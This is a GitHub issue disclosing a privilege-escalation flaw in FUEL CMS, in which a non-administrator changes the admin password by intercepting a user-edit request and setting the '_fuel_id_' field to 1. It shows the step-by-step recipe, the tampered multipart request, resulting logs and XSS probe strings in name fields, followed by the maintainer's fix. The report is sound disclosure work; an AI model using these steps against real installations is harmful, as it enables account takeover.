

New issue

[Jump to bottom](#)

# General users can modify the administrator password vulnerability #560

Closed leerina opened this issue on Jun 23, 2020 · 1 comment

leerina commented on Jun 23, 2020

General users can modify the administrator password and account information vulnerability.

for example:

The account test123 can change the admin password!!!



step 1:

log in test123:




Step 2:

edit Any non-administrator account:




Step 3:

Save the change:



Then Intercept the packets and change the "id" and "fuel\_id" value 1



Forward Drop Interceptor is on Action

Raw Params Headers Hex

-----WebKitFormBoundaryNtAGiULN275Kjg  
Content-Disposition: form-data; name="language"

-----WebKitFormBoundaryNtAGiULN275Kjg  
Content-Disposition: form-data; name="\_fuel\_module\_"

users

-----WebKitFormBoundaryNtAGiULN275Kjg  
Content-Disposition: form-data; name="\_fuel\_module\_url\_"

users

-----WebKitFormBoundaryNtAGiULN275Kjg  
Content-Disposition: form-data; name="\_fuel\_id\_"

1

-----WebKitFormBoundaryNtAGiULN275Kjg  
Content-Disposition: form-data; name="\_fuel\_inline\_action\_"

edit

-----WebKitFormBoundaryNtAGiULN275Kjg  
Content-Disposition: form-data; name="\_fuel\_inline\_"

0

-----WebKitFormBoundaryNtAGiULN275Kjg  
Content-Disposition: form-data; name="ui\_cert\_token\_FUEL"

<?Pofed I 6ufb6b6d78f e64040228488

-----WebKitFormBoundaryNtAGiULN275Kjg  
Content-Disposition: form-data; name="fuel\_inline"

0

-----WebKitFormBoundaryNtAGiULN275Kjg--

Success :

192.168.1.107/fuelCMS/fuel/users/edit/2/

My Website

SITE

Dashboard

Pages

MANAGE

Users

Page Cache

RECENTLY VIEWED

Users: test@a.com

Users > test@a.com

Save Deactivate Delete Duplicate Create Select another...

Data has been saved.

Here you can manage the data for users.

User name\* test

Email\* test@a.com

First name\* a"><img>

Last name\* a"><img>

New password

Confirm password

Active ☒ yes ☐ no

Send new user invite ☐

Cancel Save

\* required fields

Step 4:

log in admin use new password :

192.168.1.107/fuelCMS/fuel/dashboard

My Website

SITE

Dashboard

Pages

Blocks

Navigation

Assets

Site Variables

MANAGE

Users

Permissions

Page Cache

Activity Log

Settings

Dashboard

Welcome to FUEL CMS.

Latest Activity

06/23/2020 07:02 pm : Users item test@a.com edited - test123 test123

06/23/2020 06:40 pm : Navigation item a"></> - a"> a">

06/23/2020 04:03 am : Users item test@a.com edited - test123 test123

06/23/2020 04:02 am : Users item test@a.com edited - test123 test123

06/23/2020 03:59 am : Users item test123@baidu.com edited - a"> a">

06/23/2020 03:57 am : Users item test123@baidu.com edited - a"> a">

06/23/2020 03:41 am : Assets item 1.zip edited - a"> a">

06/23/2020 03:40 am : Assets item 1.zip edited - a"> a">

06/23/2020 01:50 am : Pages item a edited - a"> a">

06/23/2020 01:42 am : Pages item a edited - a"> a">

View all activity

Recently Modified Pages

a

View all pages

Site Documentation

Click here for your site documentation.

192.168.1.107/fuelCMS/fuel/logs

Activity Log

1,711 items

Type: Select one... Search... Show: 50

| Entry date          | Name            | Message   | Type  |
|---------------------|-----------------|---|-------|
| 2020-06-23 19:06:30 | a"></> ></>     | Successful login by 'admin' from 192.168.1.107                | debug |
| 2020-06-23 19:02:25 | test123 test123 | Password reset from CMS for 'admin' from 192.168.1.107        | debug |
| 2020-06-23 19:02:25 | test123 test123 | Users item test@a.com edited                                  | info  |
| 2020-06-23 18:59:44 | test123 test123 | Successful login by 'test123' from 192.168.1.107              | debug |
| 2020-06-23 18:59:25 |                 | Failed login by 'admin' from 192.168.1.107. Login attempts: 1 | debug |

192.168.1.107/fuelCMS/fuel/users

My Website

SITE

Dashboard

Pages

Blocks

Navigation

Assets

Site Variables

MANAGE

Users

Permissions

Page Cache

Activity Log

Users

Create

Search... Show: 50

| Email             | User name | First name | Last name | Super admin | Active |                          |
|-------------------|-----------|------------|-----------|-------------|--------|--------------------------|
| test@a.com        | test      | a">        | a">       | no          | yes    | EDIT   DELETE   LOGIN AS |
| test@google.com   | admin     | a">        | a">       | yes         | yes    | EDIT                     |
| test123@baidu.com | test123   | test123    | test123   | no          | yes    | EDIT   DELETE   LOGIN AS |

daylightstudio pushed a commit that referenced this issue on Jun 24, 2020

fix: issue #560 super admin privilege vulnerability

881cc29

daylightstudio commented on Jun 24, 2020

Owner

Thanks for the submission and example. Can you verify this latest fix on your end?

daylightstudio closed this as completed on Jul 2, 2020

Assignees

No one assigned

---

Labels

None yet

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

2 participants

